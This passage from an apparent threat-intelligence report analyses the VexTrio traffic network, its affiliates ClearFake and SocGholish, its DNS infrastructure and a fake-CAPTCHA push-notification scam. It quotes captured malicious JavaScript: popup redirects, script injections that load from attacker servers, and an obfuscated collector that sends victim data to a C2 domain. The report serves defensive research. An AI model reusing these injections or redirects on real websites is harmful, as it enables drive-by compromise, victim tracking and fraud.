      _0×59b466.send(null),
      _0×59b466.responseText
    )
  })()
)
```


Figure 11: Deobfuscated JavaScript queries ClearFake TDS

The ClearFake Keitaro TDS server responded to the request with a non-obfuscated JavaScript (see Figure 12). If the victim has not previously visited the compromised website within 24 hours, upon clicking anywhere on the website, the JavaScript will launch a front popup window and load the VexTrio TDS URL: `hXXps://allprizeshub[.]life/?t=popunder&o=apqk0hv&u=nlq8mwa`. As we mentioned above, the parameters `o=apqk0hv` and `u=nlq8mwa` are exclusively used by ClearFake.

```
var popunder = {
    expire: 1,
    url: "https://allprizeshub.life/?t=popunder&o=apqk0hv6u=nlq8mwa"
};
! function() {
    var W, $ = popunder.url || "http://google.com",
        o = "click",
        a = "popunder", // name of cookie
        c = popunder.clicks_num || 1,
        x = popunder.expire || 24,
        e = document.documentElement,
        n = "undefined",
        d = typeof popunder.path ≠ n ? ";path=" + popunder.path : "",
        r = function() {
            0 == --c && (document.cookie.match(/(^|\W)popunder=1(\W|$)/) || (window.open($, a, "width=1024,height=768,res
izable=1,toolbar=1,location=1,menubar=1,status=1,scrollbars=1"), window.focus(), (W = new Date).setTime(W.getTime() + 360
0 * x * 1000), document.cookie = a + "=1; expires=" + W.toGMTString() + d))
        };
    typeof e.addEventListener ≠ n ? e.addEventListener(o, r, !1) : typeof e.attachEvent ≠ n && e.attachEvent("on" + o,
r)
}();
```

Figure 12: ClearFake JavaScript redirects to VexTrio via popup window

The ClearFake actors have been periodically updating their Keitaro TDS server location within the obfuscated JavaScript hosted on BSC by changing the smart contract via a blockchain transaction. We used the BNB Smart Chain Explorer to search the wallet address referenced in the earlier-mentioned Base64-encoded JavaScript. As shown in Figure 13, the search produces a results page of 125 transactions at the time of this writing. Due to the nature of the BSC technology, once a smart contract is deployed, it operates autonomously and cannot be disabled. This sort of environment provides a way for the actor to host malicious code at no cost and achieve operational resilience.




Figure 13: Blockchain transactions for wallet 0x7f36D9292e7c70A204faCC2d255475A861487c60

ClearFake Keitaro TDS servers exclusively redirected website visitors to VexTrio TDS endpoints from December 5th to the 7th. Since then, ClearFake activities have declined and we have yet to observe the typical delivery of a fake Chrome update executable. Recent attack chains have redirected to either the VexTrio infrastructure or to shady gambling web pages (`prom-gg[.]com` and `go[.]clicksme[.]org`).

SOCGHOLISH

SocGholish is a JavaScript-based malware that has been active since 2017. The SocGholish actors have been an affiliate of VexTrio since at least April 2022. The malware operators use drive-by compromise tactics and inject malicious JavaScript into vulnerable websites to capture potential victims. SocGholish only targets Windows OS users who are first-time visitors, according to their User-Agent, IP address, and browser cookies. For visitors that are incompatible with SocGholish exploitation methods (e.g., macOS devices), the actors will still capitalize on the web traffic by redirecting them to VexTrio TDS servers.

If website visitors satisfy SocGholish's compatibility checks, the malware will prompt them to download a malicious payload (Windows JavaScript) that masquerades as browser update software. After users fall victim to this fake prompt and execute the payload, the script will gather information about the victims' Windows environment and send it to a SocGholish C2. If this information meets SocGholish's target criteria, the C2 will command the infected machines to continuously send beacon signals to it. Otherwise, the C2 instructs the JavaScript to terminate. Via beaconing, SocGholish may deploy follow-on malware (e.g., ransomware, remote access trojans) on the victims' systems. The SocGholish actors operate various types of TDS servers, including Parrot TDS and ones that run the Keitaro software. The Parrot TDS comprises many web servers that support over 16,000 compromised websites.[14] The security community has only observed the Parrot TDS redirect web traffic to SocGholish infrastructure and assessed that they are both controlled by the same entity.

The following describes an instance where SocGholish redirected website visitors using macOS devices to the VexTrio network. This activity, which occurred on December 16th, 2023, is a notable example of how certain threat actors will treat all web traffic as a potential business opportunity.

1. User visits the compromised website injected with multiple blocks of JavaScript that call out to many SocGholish Keitaro TDS servers
2. Due to the multiple injections, there is a race condition where potentially any one of them will complete their execution first and engage the next stage
3. An HTTP request to a SocGholish Keitaro TDS is made
4. If the User-Agent is Windows based, the response from the first call will lead to a second stage SocGholish server that provides the fake browser lure content and blob for the Windows JavaScript payload. Based on our observations, the second stage domain is always a subdomain created via domain shadowing.[15]
5. If the User-Agent is MacOS based, the response will instead be to the same Keitaro TDS, but a different path
6. This second Keitaro call will respond with a 302 redirect to a VexTrio TDS

In the December 16th instance, the actors injected 11 lines of foreign code into the `/wp-content/themes/frealestate/js/viewportchecker.js` path of the compromised site. This code block showed three different methods for querying the SocGholish Keitaro TDS server. One of the methods involved obfuscated code, while the rest showed plain text. Later in this blog, we provide a better view of a plain text SocGholish JavaScript injection that is noticeably placed in the base HTML page of a compromised website.

Figure 14: A SocGholish JavaScript injection showing three different HTTP request methods

Each of the code lines in Figure 14 above, attempts an HTTP request to a SocGholish TDS server running the Keitaro software. Since the User-Agent related to the requests is Safari, the TDS responds to the queries with another JavaScript that makes calls to the same TDS domain with a different URL path. These paths are artifacts of the Keitaro software and unique to the TDS domain. They are statically assigned to a specific resource on the TDS server. For example, for the Keitaro domain `machinetext[.]org`, there are two paths:

1. `hXXps://machinetext[.]org/q7RzzRnM` – stage 1 TDS path in JavaScript injection
2. `hXXps://machinetext[.]org/3kLWqNMc` – stage 2 TDS path that redirects to VexTrio TDS

Across all SocGholish compromised sites, injections that reference the domain `machinetext[.]org` will always point to the /q7RzzRnM path. Besides filtering out anything that helps avoid detection from security solutions and threat researchers, its purpose is also to differentiate Windows from macOS systems.

Finally, the stage 2 Keitaro `/3kLWqNMc` path responded with the HTTP 302 redirect to the following VexTrio TDS:

`hXXps://greatbonushere[.]top/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r`

Similar to ClearFake, the u/o parameter value combination assigned to SocGholish is unique. This helps with attribution and uncovering a usage timeline. Based on those unique u/o parameter values, SocGholish has been redirecting to VexTrio since at least April 2022. Figure 15 below shows a complete Fiddler capture of the attack chain: beginning with the compromised website redirecting to the SocGholish TDS, the VexTrio TDS, and finally to VexTrio's fraudulent robot-captcha content.

#	Re...	Protocol	Host	URL	Body	Comments
1	200	HTTPS	[redacted]	/	34,006	Compromised site main URL
2	200	HTTPS	[redacted]	/wp-content/themes/frealestate/js/viewportchecker.js?...	19,430	SocGholish injections
3	200	HTTPS	machinetext.org	/q7RzzRnM	86,987	SocGholish Keitaro redirecting to new path
4	302	HTTPS	machinetext.org	/3kLWqNMc	0	SocGholish Keitaro redirecting to VexTrio
5	200	HTTPS	greatbonushere.top	/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r	38,190	VexTrio TDS with SocGholish u/o
6	200	HTTPS	1656.dooroftcon.live	/clydiyyk/article1656.doc?u=4dkpaew&o=81yk607&cid=...	3,526	VexTrio TDS
7	302	HTTPS	1656.dooroftcon.live	/web/?sid=t2~1gmp5mc5vgxjzyrtapqdqxca	215	VexTrio TDS
8	200	HTTPS	re-captha-version-3-49.top	/ms/robot4/?c=edc3bd3f-dd89-4c4e-aefc-91cf754a3ae...	59,711	VexTrio Robot

Figure 15: Fiddler capture of SocGholish to VexTrio attack chain

TIKTOK REFRESH

This affiliate registers lookalike domains that imitate popular internet profile entities and use generic keywords. The actor allocates a portion of these domains for redirecting web traffic to affiliate networks such as VexTrio. Such domains consistently use the subdomain name "tiktok" (e.g. `tiktok[.]megastok[.]top`) and redirect to the same VexTrio TDS (`prizes-topwin[.]life`) that is used by ClearFake. This TDS domain has largely redirected web traffic to VexTrio's dating and robot CAPTCHA campaigns. When website visitors don't meet VexTrio's target conditions, they are redirected to the default Tinder app download page on the Google Play Store.

Unlike ClearFake, this actor does not use JavaScript to redirect website visitors. Instead, it uses HTML meta tags to refresh the victim's web page and redirect them to the VexTrio TDS location (Figure 16). Notably, the values (`/?u=rdwp60t&o=9qheffd`) for the affiliate tracking parameters are also different from those used by ClearFake.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <img src="//whos[.]amung[.]us/pingjs/?k=depopolador&t=The Depopolador Global&x=hXXps://www[.]
    <meta http-equiv="Refresh" content="0;url=hXXps://prizes-topwin[.]life/?u=rdwp60t&o=9qheffd">
</head>
<body>

</body>
</html>
```

Figure 16: HTML meta tags used to redirect to VexTrio TDS

DOMAIN ANALYSIS

VexTrio is a prolific DNS threat actor that registers a very large number of domains to carry out widespread attacks across the globe. They often leave a substantial footprint in our network logs due to their methods of operation, enabling us to extensively study their activities and identify DNS patterns over the last two years. Infoblox solutions use DNS signatures to detect and block VexTrio domains proactively. Recently, the actors have migrated a large portion of their infrastructure to shared hosting providers, making them more difficult to track. However, these domains continue to show unique characteristics that our detectors can pick up. In this section, we share details about VexTrio domain patterns, as well as their behavior in DNS.

DDGA

DDGA domains play a vital role in the VexTrio network. These domains are multipurpose and can function either as a TDS or a host for malicious content, as we will describe in the later Campaigns section. VexTrio's use of a DDGA is a major contributing factor to their success as an affiliate network and their survival in cyberspace. Their large and ever-growing collection of domains makes it difficult for internet providers to bring their infrastructure down. We described the DDGA algorithm in our previous publications; here, we provide a statistical description of the changes we've seen since our last report.

VexTrio's DDGA dictionary continues to grow. Thus far, we've extracted 4518 unique words from our historical DDGA detections. Note that it is difficult to build a word extractor that can accurately find all words within a domain name. The task is even more difficult to accomplish when the actor includes short, two-letter words. Generally, words that VexTrio introduced early in their dictionary show a higher usage count across all DDGA domains, as seen in the Figure 17 word cloud. Some domains show a much higher usage than their sibling words despite being added to the dictionary around the same time period. This indicates that VexTrio's DDGA algorithm is not entirely randomized or that they have discarded some words from their dictionary (e.g., the word "table" has not been seen in VexTrio DDGA domains since February 5th, 2023).

Figure 17: VexTrio DDGA word cloud

We determine when a new word has been added to VexTrio's dictionary by finding the domain with the earliest registration date that uses the word in its name. Figure 18 below shows the frequency of newly added words in comparison to the domain creation dates. This activity is another example of VexTrio's continuous evolution. The actors are constantly updating their TTPs and toolkits, as well as their selection of domain names and TLDs. That is why simply relying on a static list of words or TLDs based on domain history is an ineffective approach for comprehensively detecting VexTrio domains.




Figure 18: Frequency of new word additions to VexTrio's dictionary

DNS INFRASTRUCTURE

One of the biggest observed changes in VexTrio's infrastructure since our first report has been the mass migration of domains from dedicated servers to shared hosting. This is a significant effort and change in TTPs by the actor to thwart detection from security systems. In Figure 19 below, we have visualized this DNS re-configuration. The nodes (or black dots) on the diagram represent either a VexTrio DDGA domain, a TDS domain, or a dedicated name server. The red edges that connect the nodes represent the domains that were hosted on VexTrio's dedicated servers at some point in time. A blue edge indicates that the domain resolves to a shared hosting service provider. Over time, we can see that a large number of VexTrio assets migrated from dedicated hosting to shared hosting (e.g., Cloudflare, NameSilo, and OVH).




Figure 19: Migration of VexTrio domains from dedicated servers (red edges) to shared infrastructure (blue edges)

In addition to shared hosting, VexTrio has migrated from dedicated name servers to shared name servers. As of now, over 55% of VexTrio-controlled domains that were once served by dedicated name servers have switched to shared name servers. Figure 20 is a comparison of domains that are currently on shared infrastructure (blue edges) to all of the domains that were historically assigned to dedicated name servers (pink edges). Although not clearly visible in the diagram, less than 1 percent of VexTrio domains are assigned to parking services (represented by green edges). Typically, threat actors that operate disposable DDGA domains use them very briefly. VexTrio, on the other hand, constantly re-uses their DDGA domains. For example, we've observed DDGA domains that were created in early 2022 and re-used many times in 2023. The miniscule number of domains repurposed to parking over the last two to three years highlights VexTrio's common practice of retaining ownership of their domains for long periods of time.




Figure 20: Cluster size of VexTrio domains on shared spaces (blue) and historical dedicated name servers (pink)

ATTACK VECTORS

We have observed multiple methods of gathering victim traffic from actors in the VexTrio affiliate network. The large number of actors participating in the VexTrio network means that, collectively, there are many different methods employed to gather victim traffic. The most common attack vector is a drive-by compromise that targets websites running a vulnerable version of the WordPress software. To set the stage for a drive-by compromise, the actors compromise vulnerable websites and inject malicious JavaScript into their HTML pages. Typically, this script contains a reference to an actor-controlled TDS that redirects victims to other malicious infrastructure. The script coding styles vary between the actors but typically function as a redirect to a VexTrio TDS. Since there are many affiliates involved and each has their own unique development conditions, there are varying levels of complexity in the JavaScript injection. In the sections below, we share a few examples of these malicious scripts, as well as describe artifacts that strongly indicate some affiliates are propagating attacks via spam emails.

JAVASCRIPT INJECTION

Some affiliate actors are not afraid to leave noticeable malicious code in web source pages that they compromise. This has been the case for websites recently compromised by the SocGholish actors. Previous SocGholish injections were far more convoluted.[16] In recent attacks, the malicious code snippet is clearly visible and unobfuscated. Figure 21 shows the page source belonging to a website managed by an Indian secondary school. The SocGholish actors compromised the website and placed their malicious code at the top of the HTML page. This JavaScript dynamically and synchronously loads scripts from many SocGholish TDS URLs. Actors often add code references to multiple servers to ensure that the attack chain is not disrupted in the event that one of the servers goes offline.

```
<script src = "https://code.jquery.com/jquery-3.3.1.min.js" ></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://getquery.org/cvV2pp71";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://quaryget.org/Gb7XTy3b";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://greenpapers.org/6gjyRhhQ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script>
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://dailytickyclock.org/Rz7kFbxJ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
```

Figure 21: SocGholish dynamically loads malicious JavaScript from multiple TDS servers. This screenshot shows the multiple TDS URLs the SocGholish actors include for redundancy.

OBFUSCATION AND LOOKALIKE DOMAINS

VexTrio affiliate members will often obfuscate the malicious code they inject into vulnerable websites. They use this method to obscure their malicious activities and avoid detection from researchers as much as possible. Across the many injections we've observed, actors commonly use the `atob()` and `String.fromCharCode()` JavaScript methods to hide their code. These functions decode Base64 and decimal encodings, respectively. One affiliate actor that has partnered with VexTrio for over a year uses a combination of `atob()`, lookalike domains, and code commonly found in legitimate sites to masquerade as an anti-bot service. The TTPs and code injection style for this unknown actor has been consistent during the time they have affiliated with VexTrio.

When a web user visits a website under the control of this affiliate, the injected JavaScript will gather information about the victim, including their public IP address and browser language preference (Figure 22).

```
var country = 'IT';
var action = '[redacted]';
var h1 = '09e2835f065d7c7c7e8479962c93ba7d';
var h2 = '56a7b51e463520af6e23bd5495061717';
var ipfull = '[redacted]';
var ip = '[redacted]';
var via = '';
var v = '7.037';
var re = '0';
var rk = '6Ley7dsaAAAAAF2quj2hEhZMAbDW5TF5Wxd5CdJB';
var ho = '0';
var cid = '1658963674.0204';
var ptr = '[redacted]';
var width = screen.width;
var height = screen.height;
var cwidth = document.documentElement.clientWidth;
var cheight = document.documentElement.clientHeight;
var colordepth = screen.colorDepth;
var pixeldepth = screen.pixelDepth;
var phpreferrer = '';
var referrer = document.referrer;
```

Figure 22: JavaScript collects victim information

After compiling data about the victim, the JavaScript forwards the information to the actor's C2 server `antibotcloud[.]com`, a lookalike domain of the Russian `antibot[.]cloud` service. As shown in Figure 23, the actor has encoded the domain via `atob()`. The script also uses the function `b64_to_utf8()`, which is commonly found in GitHub examples and is used by programmers to decode Base64 and special Uniform Resource Identifier (URI) characters.[17] According to PublicWWW, there are approximately 63,000 websites whose homepage contains the function name `b64_to_utf8`.[18]

```
function nore() {
    var token = '0';
    var data = 'country=' + country + '&action=' + action + '&token=' + token + '&h1=' + h1 + '&h2='
+ h2 + '&ipfull=' + ipfull + '&ip=' + ip + '&via=' + via + '&v=' + v + '&re=' + re + '&rk=' + rk + '&
ho=' + ho + '&cid=' + cid + '&ptr=' + ptr + '&w=' + width + '&h=' + height + '&cw=' + cwidth + '&ch='
+ cheight + '&co=' + colordepth + '&pi=' + pixeldepth + '&ref=' + referrer;
    CloudTest(window.atob('aHR0cHM6Ly9hbnRpYm90Y2xvdWQuY29tL2FudGlib3Q3LnBocA=='), 6000, data, 0);
}
setTimeout(nore, 0000);

function Button() {
    document.getElementById("btn").innerHTML = b64_to_utf8("PHAgc3R5bGU9ImZvbnQtc2l6ZTogMS4yZW07Ij5Bc
mUgeW91IG5vdCBhIHJvYm90PyBDbGljayBvbiB0aGUgYnV0dG9uIHRvIGNvbnRpbnVlOjwvcD48YnIgLz48Zm9ybSBhY3Rpb249Ii
8iIGlldGhvZD0icG9zdCIgb25jbGljaz1cIkhpZGVCdG5DbGljaygpXCI+PGlucHV0IG5hbWU9InRpbWUiIHR5cGU9ImhpZGRlbiI
gdmFsdWU9IjE2NTg5NjM2NzQiPjxpbnB1dCBuYW1lPSJhbnRpYm90IiB0eXBlPSJoaWRkZW4iIHZhbHVlPSIwNTY2YTc2ZTc3ODA1
YzFiZWY3NjliMTc2MDNmMzYyMyI+PGlucHV0IG5hbWU9ImNpZCIgdHlwZT0iaGlkZGVuIiB2YWx1ZT0iMTY1ODk2MzY3NC4wMjA0I
j48aW5wdXQgc3R5bGU9ImN1cnNvcjogcG9pbnRlcjsiIGNsYXNzPSJidG4gYnRuLXN1Y2Nlc3MiIHR5cGU9InN1Ym1pdCIgbmFtZT
0ic3VibWl0IiB2YWx1ZT0iSSBhbSBodW1hbi4gQ29udGludWUuIj48L2Zvcm0+");
}
```

Figure 23: Obfuscated JavaScript using common functions

After the malicious JavaScript sends the victim's information to the actor's fake antibot server via an HTTP POST request, that server will respond to the victim's machine with an HTTP 302 redirect to VexTrio's TDS.

INJECTIONS FROM MULTIPLE ACTORS

With so many threat actors using drive-by compromise as a way to pull traffic, there may be instances where a single website has been injected with JavaScript from multiple different entities. Occasionally, we come across instances where multiple VexTrio affiliates compromise the same website. For such cases, a race condition exists where the code block that executes first redirects the web traffic to VexTrio and gets credited for the referral. Figure 24 is an example of a compromised website based in South Africa injected with malicious code from three different actors: ClearFake, SocGholish, and VexTrio. The figure is an image collage of the three different injections. In this instance, VexTrio's code block was executed first and made a call to its DNS-based TDS server.

Figure 24: A single site injected with JavaScript from 3 different actors

URL SHORTENERS

Many affiliates use URL shorteners for redirecting victim traffic to the VexTrio network. These affiliates generate a shortened URL version of either their own TDS URL or a VexTrio TDS URL. They accomplish this by using a legitimate URL shortener service such as TinyURL or X (formerly known as Twitter). Unlike compromised websites that may have accrued regular website visitors over its history, shortened URLs are unknown to the rest of the world when actors generate them. Typically, these URLs do not receive web traffic aside from the actor. Similar to most spam email campaigns, it is likely that these affiliates conduct email campaigns that convince recipients to click on a shortened URL disguised as a harmless link. In the network traffic logs we've observed, the shortened URLs initiate the redirect chain, and the victim does not visit a compromised website. The following are some examples of shortened URLs used in recent VexTrio attack chains:

`hXXps://tinyurl[.]com/2ykfey8v`

`hXXps://tinyurl[.]com/288tobvb`

`hXXps://t[.]co/YbupnnMAtX`

`hXXps://t[.]co/MmMkTCn6Kd`

`hXXps://is[.]gd/l3S7qf`

CAMPAIGNS

The VexTrio network contributes web traffic to numerous cyber campaigns. We believe some are conducted directly by the VexTrio actors themselves, based on the length of the campaign's operation, use of specific web resources, exclusive selection of VexTrio domains, and overlap with historical VexTrio infrastructure. Each campaign has a unique theme and purpose. Presumably, VexTrio TDS servers redirect website visitors to the most relevant campaign based on their profile attributes (e.g., geolocation, browser cookies, and browser language settings). In many cases, VexTrio redirects users to benign websites such as play[.]`google[.]com or benaughty[.]com` (adult content). These landing sites are not malicious. Rather, VexTrio and its affiliates are abusing referral programs or confusing security inspection by adding a harmless filler. In the sections below, we describe malicious and long-running campaigns, as well as provide supporting evidence for our theory around attribution.

ROBOT CAPTCHA

Our earliest and confirmed observation of VexTrio's robot CAPTCHA campaign dates back to late 2020.[19] The attack chain from this early campaign is similar to those seen more recently. The only major change has been the incorporation of a DNS-based TDS that appears to have begun in September 2023.

The robot CAPTCHA campaign follows a typical VexTrio attack chain and begins with a compromised website that has been injected with malicious JavaScript. When a victim passes the TDS checks and reaches the landing page, they will see images and text that resemble a robot CAPTCHA test. Since we began observing this campaign, the VexTrio threat actors have only used a few variations of the image template shown in Figure 25 below. While this landing page prompts the user to click 'Allow' as part of the robot verification process, the browser actually launches a pop-up asking for permission to 'Show notifications.'




Figure 25: Fake robot CAPTCHA page

If the victim clicks on the allow button, the action will change the permission settings of the victim's browser so that it can receive web push notifications from VexTrio's servers at any time even if a browser window is not opened. Figure 26 below shows the addition of a VexTrio server URL in the notification permission settings of a Firefox browser after the user clicks on the allow button.




Figure 26: Updated notification permission settings containing VexTrio URL

From this point onwards, VexTrio's servers send push notifications to the victim's browser client, which then processes the messages and displays them on the device screen. The position of the notification message depends on the victim's operating system. For example, push notifications on Windows OS devices will appear at the bottom right-side of the screen. This tactic is very effective because in most cases, the end user may be unaware of the fact that notifications are caused by a browser action. Since the messages appear to be generated by the device instead of a website, users are likely to be more trustful of them and susceptible to this kind of trick as opposed to a simple website popup.

During a recent test, we triggered the attack chain by visiting a website compromised by VexTrio and injected with an obfuscated JavaScript that queries a DNS-based TDS. When we clicked the allow button, the VexTrio robot CAPTCHA server did not push notifications right away. VexTrio intentionally waits before pushing notifications to its victims as a way to evade detection from security researchers. After waiting 24 hours and performing a system reboot, our test machine received many push notifications disguised as messages from McAfee (Figure 27).




Figure 27: Fake McAfee virus infection push notifications from VexTrio

After clicking on any of the notifications, our browser took us to a McAfee product subscription page (Figure 28). Based on the URL parameters of the McAfee subscription landing pages, we are certain this redirect generates a referral commission for either VexTrio or its downstream customer.

